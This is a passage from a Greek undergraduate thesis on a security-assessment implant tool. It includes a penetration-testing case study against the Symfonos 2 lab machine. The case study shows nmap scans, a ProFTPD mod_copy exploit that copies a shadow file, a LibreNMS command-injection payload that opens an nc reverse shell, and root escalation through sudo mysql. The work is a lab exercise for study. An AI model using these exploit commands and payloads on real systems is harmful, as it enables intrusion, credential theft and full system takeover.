
Εικόνα 28: Προκαθορισμένα ερωτήματα osquery

Τέλος, μαζί με το «Melicc» περιλαμβάνεται μια πληθώρα από scripts που σκοπό έχουν τη συλλογή πληροφοριών από το μηχάνημα – implant και ελέγχουν για λανθασμένες ή ελλιπείς ρυθμίσεις του συστήματος ώστε να τις παρουσιάσουν στον αναλυτή για να θωρακίσει κατάλληλα το σύστημα. Έχουν διαμορφωθεί ελάχιστα, ώστε να μπορούν να τρέχουν χωρίς κάποια αλληλεπίδραση και βρίσκονται στο φάκελο «files», μαζί με άλλα χρήσιμα εργαλεία.

Λίστα αρχείων που περιλαμβάνονται:


- Linpeas.sh (script)
- LinuxAudit.sh (script)
- LSE.sh (script)
- Lynis (script)
- Netcat (static binary)
- Nmap (static binary)

Υλοποιήθηκε επίσης η εντολή “enumerate” η οποία συλλέγει τις πιο σημαντικές πληροφορίες από το σύστημα, όπως τα πακέτα που βρίσκονται εγκατεστημένα στο σύστημα και την έκδοση αυτών, τους χρήστες συστήματος, τις κάρτες και διευθύνσεις δικτύου καθώς και τις διεργασίες που τρέχουν στο σύστημα. Πιο κάτω, βλέπουμε κάποια από τα αποτελέσματα από τη χρήση της εντολής “enumerate” σε ένα εικονικό σύστημα, με δικαιώματα κανονικού χρήστη:



Εικόνα 29: Παράδειγμα αποτελέσματος εντολής "enumerate"


Το Lynis είναι ένα δημοφιλές εργαλείο ελέγχου ασφάλειας που χρησιμοποιείται για την αξιολόγηση συστημάτων που βασίζονται σε Linux και Unix. Έχει σχεδιαστεί για να είναι εύκολο στη χρήση και παρέχει μια σειρά από λειτουργίες και εργαλεία για την αξιολόγηση της ασφάλειας του συστήματος, αφού μπορεί να χρησιμοποιηθεί για τη σάρωση ενός συστήματος για πιθανές ευπάθειες και εσφαλμένες διαμορφώσεις και παρέχει λεπτομερείς πληροφορίες σχετικά με τους κινδύνους και τις πιθανές επιπτώσεις αυτών. Μπορεί επίσης να χρησιμοποιηθεί για τον έλεγχο της συμμόρφωσης με τα πρότυπα και τις βέλτιστες πρακτικές του, καθώς και για τη δημιουργία αναφορών. Το Lynis χρησιμοποιείται ευρέως στην κοινότητα ασφαλείας και θεωρείται ως μια ισχυρή και αποτελεσματική λύση για την αξιολόγηση της ασφάλειας συστημάτων που βασίζονται σε Linux και Unix.
Πιο κάτω, βλέπουμε κάποια από τα αποτελέσματα από τη χρήση του εργαλείου "Lynis" σε ένα εικονικό σύστημα, με δικαιώματα κανονικού χρήστη:



Εικόνα 30: Παράδειγμα αποτελεσμάτων από την εκτέλεση του εργαλείου lynis

Το Linpeas είναι ένα πρόγραμμα σε Bash που χρησιμοποιείται για την εκτέλεση αξιολογήσεων ασφαλείας και απαρίθμησης σε συστήματα Linux. Το Linpeas μπορεί να χρησιμοποιηθεί για τη σάρωση ενός συστήματος για πιθανές ευπάθειες και εσφαλμένες διαμορφώσεις και παρέχει λεπτομερείς πληροφορίες σχετικά με τους κινδύνους και τις πιθανές επιπτώσεις αυτών. Μπορεί επίσης να χρησιμοποιηθεί για τον εντοπισμό ευαίσθητων

πληροφοριών και πιθανών αδυναμιών ασφάλειας. Το Linpeas χρησιμοποιείται ευρέως στην κοινότητα ασφαλείας και θεωρείται ως μια ισχυρή και αποτελεσματική λύση για την αξιολόγηση της ασφάλειας των συστημάτων Linux. Πιο κάτω, βλέπουμε κάποια από τα αποτελέσματα από τη χρήση του εργαλείου "Linpeas" σε ένα εικονικό σύστημα με δικαιώματα κανονικού χρήστη:



Εικόνα 31: Παράδειγμα αποτελεσμάτων από την εκτέλεση του εργαλείου Linpeas

Αντίστοιχα με τα εργαλεία που έχουν περιγραφεί πιο πάνω, το Linux-smart-enumeration (LSE) είναι ένα πρόγραμμα σε Bash για την αξιολόγηση ασφαλείας ενός συστήματος. Πιο κάτω, βλέπουμε κάποια από τα αποτελέσματα από τη χρήση του εργαλείου "LSE" σε ένα εικονικό σύστημα με δικαιώματα κανονικού χρήστη:

```
[!] srv500 Can we write in systemd service files?..... nope
[!] srv510 Can we write in binaries executed by systemd services?..... nope
[*] srv520 Systemd files not belonging to root..... nope
[i] srv900 Systemd config files permissions..... skip
=============================================================( software )=====
[!] sof000 Can we connect to MySQL with root/root credentials?..... nope
[!] sof010 Can we connect to MySQL as root without password?..... nope
[!] sof015 Are there credentials in mysql_history file?..... nope
[!] sof020 Can we connect to PostgreSQL template0 as postgres and no pass?. nope
[!] sof020 Can we connect to PostgreSQL template1 as postgres and no pass?. nope
[!] sof020 Can we connect to PostgreSQL template0 as psql and no pass?..... nope
[!] sof020 Can we connect to PostgreSQL template1 as psql and no pass?..... nope
[*] sof030 Installed apache modules..... nope
[!] sof040 Found any .htpasswd files?..... nope
[!] sof050 Are there private keys in ssh-agent?..... nope
[!] sof060 Are there gpg keys cached in gpg-agent?..... nope
[!] sof070 Can we write to a ssh-agent socket?..... nope
[!] sof080 Can we write to a gpg-agent socket?..... yes!
---
```


Εικόνα 32: Αποτελέσματα από την εκτέλεση του "lse.sh" script

ΚΕΦΑΛΑΙΟ 5: Μελέτες Περίπτωσης

Στην πτυχιακή αυτή εργασία, παρουσιάζουμε την ανάγκη για ένα εργαλείο το οποίο θα προσφέρει αυτοματοποιημένη συλλογή δεδομένων απευθείας από τα συστήματα στόχους με τη χρήση ειδικού λογισμικού γνωστό ως implant. Υποστηρίζουμε ότι, η δυνατότητα για απευθείας συλλογή πληροφοριών προσφέρει πολλά πλεονεκτήματα έναντι των συνηθισμένων διαδικασιών που ακολουθούνται για συλλογή δεδομένων σε μια αξιολόγηση ασφαλείας ενός οικοσυστήματος. Στο κεφάλαιο αυτό θα συγκρίνουμε τις μεθόδους συλλογής πληροφορίας με τη χρήση του εργαλείου που προτείνεται και την πληροφορία που συλλέγεται με τις συμβατικές διαδικασίες. Για το λόγο αυτό, θα χρησιμοποιήσουμε το Symfonos 2 [1] ώστε να προσομοιάσουμε ένα μηχάνημα με ευπάθειες στο δίκτυο.

Μέρος Α – Σενάριο εφαρμογής επίθεσης

Θα χρησιμοποιήσουμε το την ακόλουθη εικόνα ώστε να δημιουργήσουμε ένα μηχάνημα που θα προσομοιάζει το ευπαθές μηχάνημα στο δίκτυο:



Εικόνα 33: Symfonos 2

Για ευκολία προσθέτουμε την IP της μηχανής στο /etc/hosts αρχείο ώστε να αναφερόμαστε σε αυτό με κάποιο όνομα:

```
$ echo 172.16.133.128 machine.local | sudo tee -a /etc/hosts
```

[1] https://www.vulnhub.com/entry/symfonos-2,331/

Μπορούμε να συνδεθούμε με τον συνδυασμό “admin:password” ώστε να διαμορφώσουμε και να εγκαταστήσουμε ότι είναι απαραίτητο για να ξεκινήσει η άσκηση.

Συλλογή πληροφορίας δικτύου

Το πρώτο στάδιο σε μια δοκιμή διείσδυσης είναι η συλλογή πληροφοριών σχετικά με το δίκτυο στόχος. Σε αυτήν την περίπτωση ο στόχος μας είναι το τοπικό δίκτυο του Docker 172.16.0.0/24.

Αναγνωρίζουμε ποια μηχανήματα ανταποκρίνονται κάνοντας ping όλες τις IP διευθύνσεις του υποδικτύου, δηλαδή 172.17.0.1 – 172.17.0.254.

```
$ nmap -sn 172.16.133.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-16 21:47 EEST
Nmap scan report for 172.16.133.1
Host is up (0.00097s latency).

Nmap scan report for machine.local (172.16.133.128)
Host is up (0.0083s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 16.06 seconds
```

Τα αποτελέσματα δείχνουν δύο μηχανήματα τα οποία είναι προσβάσιμα:

- Το 172.16.133.1 το οποίο αποτελεί το host μηχάνημα
- Το 172.16.133.128, το οποίο αποτελεί το μηχάνημα στόχος

Στο εξής θα ασχοληθούμε μόνο με το μηχάνημα στόχος – δηλαδή το μηχάνημα με διεύθυνση IP: 172.16.133.128.

Το επόμενο βήμα είναι να αναγνωρίσουμε τα χαρακτηριστικά του μηχανήματος και τις υπηρεσίες που είναι προσβάσιμες μέσω δικτύου. Χρησιμοποιούμε το εργαλείο Nmap για τη συλλογή των πληροφοριών αυτών:

```
$ sudo nmap -vvv -T4 -Pn -sS -sV -sC -O --version-all 172.16.133.128 -p- -oN nmap.txt
21/tcp  open  ftp         syn-ack ttl 128 ProFTPD 1.3.5

22/tcp  open  ssh         syn-ack ttl 128 OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)

80/tcp  open  http        syn-ack ttl 128 WebFS httpd 1.21
|_http-server-header: webfs/1.21
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Supported Methods: GET HEAD

139/tcp open  netbios-ssn syn-ack ttl 128 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open  netbios-ssn syn-ack ttl 128 Samba smbd 4.5.16-Debian (workgroup: WORKGROUP)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.5.16-Debian)
|   Computer name: symfonos2
|   NetBIOS computer name: SYMFONOS2\x00
```

Τα αποτελέσματα δείχνουν ότι το μηχάνημα στόχος είναι ένα σύστημα με λειτουργικό σύστημα GNU/Linux (Debian). Στο σύστημα τρέχει ο httpd 1.21 Web server και είναι προσβάσιμος στην πόρτα 80 (HTTP), file server ProFTPD 1.3.5 στην πόρτα 21 (FTP), OpenSSH 7.4p1 στην πόρτα 22 (SSH) και Samba στην πόρτα 445 (SMB). Το Nmap, χρησιμοποιεί τεχνικές αναγνώρισης έκδοσης παρατηρώντας το πώς ανταποκρίνονται οι υπηρεσίες σε συγκεκριμένα:

- ProFTPD CPE: cpe:/a:proftpd:proftpd:1.3.5:a
- OpenSSH 7.4p1 CPE: cpe:/a:openbsd:openssh:7.4:p1
- Samba 4.5.16 CPE: cpe:/a:samba:samba:4.5.16
- Linux Debian 10.0 CPE: cpe:2.3:o:debian:debian_linux:10.0:*:*:*:*:*:*:*

Ψάχνοντας στα αποτελέσματα της βάσης για γνωστές ευπάθειες που επηρεάζουν τις υπηρεσίες που ανιχνεύθηκαν στο προηγούμενο στάδιο, ο επιτιθέμενος μπορεί να βρει τρόπους ώστε να προκαλέσει ζημιά στην υπηρεσία (επιθέσεις Denial of Service) ή να πάρει πρόσβαση στο μηχάνημα εκμεταλλεύοντας μια ευπάθεια.

CVE-2019-12815	An arbitrary file copy vulnerability in mod_copy in ProFTPD up to 1.3.5b allows for remote code execution and information disclosure without authentication, a related issue to CVE-2015-3306. **Published:** July 19, 2019; 7:15:11 PM -0400	*V3.0:* 9.8 CRITICAL *V2.0:* 7.5 HIGH
CVE-2015-3306	The mod_copy module in ProFTPD 1.3.5 allows remote attackers to read and write to arbitrary files via the site cpfr and site cpto commands. **Published:** May 18, 2015; 11:59:10 AM -0400	*V3.x:*(not available) *V2.0:* 10.0 HIGH

Εικόνα 34: Αναζήτηση ευπαθειών για την υπηρεσία FTP με βάση το αναγνωριστικό CPE

Στην συγκεκριμένη περίπτωση βρίσκουμε ότι η υπηρεσία ProFTPD είναι ευπαθής σε επίθεση απομακρυσμένης εκτέλεσης εντολών και έχει καταχωρηθεί ως CVE-2015-3306.

```
λ cat << EOF | nc machine.local 21
site cpfr /var/backups/shadow.bak
site cpto /home/aeolus/share/shadow.bak
EOF
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [172.16.133.128]
350 File or directory exists, ready for destination name
250 Copy successful
```

Εικόνα 35: Εκμεταλλεύοντας την ευπάθεια CVE-2015-3306

Όταν ο επιτιθέμενος πάρει πρόσβαση στο μηχάνημα, θα επαναλάβει τη διαδικασία για αναζήτηση μηχανών που είναι προσβάσιμες από το μηχάνημα, σε τι δίκτυα ανήκει, αν τρέχουν άλλες υπηρεσίες που δεν φαίνονταν από το εξωτερικό δίκτυο και θα αναζητήσει ευπάθειες που θα του επιτρέψουν είτε να κινηθεί μέσα στο δίκτυο, είτε να αυξήσει τα δικαιώματά του (Privilege Escalation).

Αφού αποκτήσαμε πρόσβαση στο μηχάνημα (ανακτήσαμε τον κωδικό «**sergioteamo**» για το χρήστη «**aeolus**»), ερευνούμε για τυχόν άλλες υπηρεσίες που τρέχουν στο μηχάνημα και πιθανά άλλα δίκτυα στα οποία το μηχάνημα είναι συνδεδεμένο:

```
$ aeolus@symfonos2:~$ ss -antlup
udp    UNCONN     0      0      172.16.133.128:137 *:*
udp    UNCONN     0      0              *:137      *:*
```


```
udp    UNCONN     0      0      172.16.133.255:138 *:*
udp    UNCONN     0      0      172.16.133.128:138 *:*
udp    UNCONN     0      0              *:138      *:*
udp    UNCONN     0      0              *:161      *:*
tcp    LISTEN     0      80     127.0.0.1:3306     *:*
tcp    LISTEN     0      50             *:139      *:*
tcp    LISTEN     0      128    127.0.0.1:8080     *:*
tcp    LISTEN     0      32             *:21       *:*
tcp    LISTEN     0      128            *:22       *:*
*:*
tcp    LISTEN     0      50             *:445      *:*
tcp    LISTEN     0      50           :::139     :::*
tcp    LISTEN     0      64           :::80      :::*
tcp    LISTEN     0      128          :::22      :::*
tcp    LISTEN     0      20          ::1:25      :::*
tcp    LISTEN     0      50           :::445     :::*

aeolus@symfonos2:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen
1000
    link/ether 00:0c:29:30:3e:31 brd ff:ff:ff:ff:ff:ff
    inet 172.16.133.128/24 brd 172.16.133.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe30:3e31/64 scope link
       valid_lft forever preferred_lft forever

aeolus@symfonos2:~$ ps -auxf
...
aeolus      482  0.0  0.3  17892  2632 ?        Ss   03:20   0:01 proftpd: (accepting connections)
root        494  0.0  5.1 410492 38280 ?        Ss   03:21   0:00 /usr/sbin/apache2 -k start
cronus    11975  0.0  4.3 414096 32580 ?        S    06:25   0:00  \_ /usr/sbin/apache2 -k start
mysql       560  0.0 13.4 662232 100900 ?       Ssl  03:21   0:17 /usr/sbin/mysqld
www-data    564  0.0  0.0  38884   504 ?        Ss   03:21   0:00 /usr/bin/webfsd -k
/var/run/webfs/webfsd.pid -r /var/www/html -p 80 -f index
...
```


Από τα αποτελέσματα των εντολών παρατηρούμε ότι υπάρχουν υπηρεσίες που τρέχουν τοπικά στο μηχάνημα και δεν είναι προσβάσιμες από το δίκτυο. Θα εγκαταστήσουμε ένα μηχανισμό tunnelling μέσω SSH για να εξερευνήσουμε και τις υπόλοιπες υπηρεσίες.

```
$ ssh -D 8085 aeolus@machine.local
> password: sergioteamo
```



Εικόνα 36: Τοπική υπηρεσία στην πόρτα 8080

Σύμφωνα με πληροφορίες που συλλέχθηκαν βλέποντας τον HTML κώδικα της σελίδας, αναγνωρίστηκε η έκδοση του εργαλείου να είναι μεταξύ 1.45 – 1.46.



Εικόνα 37: LibreNMS αρχείο JavaScript με timestamp

Ψάχνοντας για γνωστές ευπάθειες, το συγκεκριμένο εργαλείο είναι ευπαθές σε απομακρυσμένη εκτέλεση εντολών (remote command execution).

Η επίθεση προϋποθέτει την εισαγωγή συσκευής με κατάλληλη τιμή στο πεδίο SNMP.Community:

```
POST /addhost/ HTTP/1.1
Host: 127.0.0.1:8081
...

hostname=exploit&snmp=on&sysName=&hardware=&os=&os_id=&snmpver=v2c&port=&transport=udp&port_assoc_
mode=ifIndex&community='$(rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-
i+2>%261|nc+127.0.0.1+1312+>/tmp/f)+%23&authlevel=noAuthNoPriv&authname=&authpass=&authalgo=MD5&cr
yptopass=&cryptoalgo=AES&force_add=on&Submit=
```

Για να προκαλέσουμε την επίθεση και να πάρουμε πρόσβαση στο μηχάνημα σαν χρήστης «cronus» χρειάζεται να σταλεί η πιο κάτω αίτηση HTTP:

```
GET /ajax_output.php?id=capture&format=text&type=snmpwalk&hostname=exploit HTTP/1.1
Host: 127.0.0.1:8081
...
```

Έχοντας πλέον πρόσβαση στο μηχάνημα σαν χρήστης «cronus» χρειάζεται να εκτελεστούν ρουτίνες για συλλογή δεδομένων (enumeration) τα οποία ίσως αποκαλύψουν τρόπους ώστε ο επιτιθέμενος να αποκτήσει περισσότερα προνόμια στο μηχάνημα:

```
cronus@symfonos2:/opt/librenms$ head config.php
<?php
## Have a look in defaults.inc.php for examples of settings you can set here. DO NOT EDIT
defaults.inc.php!

### Database config
$config['db_host'] = 'localhost';
$config['db_port'] = '3306';
$config['db_user'] = 'librenms';
$config['db_pass'] = 'VLby8dGg4rvw33sg';
$config['db_name'] = 'librenms';
$config['db_socket'] = '';

cronus@symfonos2:/opt/librenms$ sudo -l
Matching Defaults entries for cronus on symfonos2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User cronus may run the following commands on symfonos2:
    (root) NOPASSWD: /usr/bin/mysql
```

Έχοντας όλες τις απαραίτητες πληροφορίες, ο επιτιθέμενος είναι σε θέση να αποκτήσει τα μέγιστα προνόμια στο σύστημα (root).

```
cronus@symfonos2:/opt/librenms$ sudo /usr/bin/mysql -u"librenms" -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 8884
Server version: 10.1.38-MariaDB-0+deb9u1 Debian 9.8

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> \! bash
root@symfonos2:/opt/librenms# id
uid=0(root) gid=0(root) groups=0(root)
```

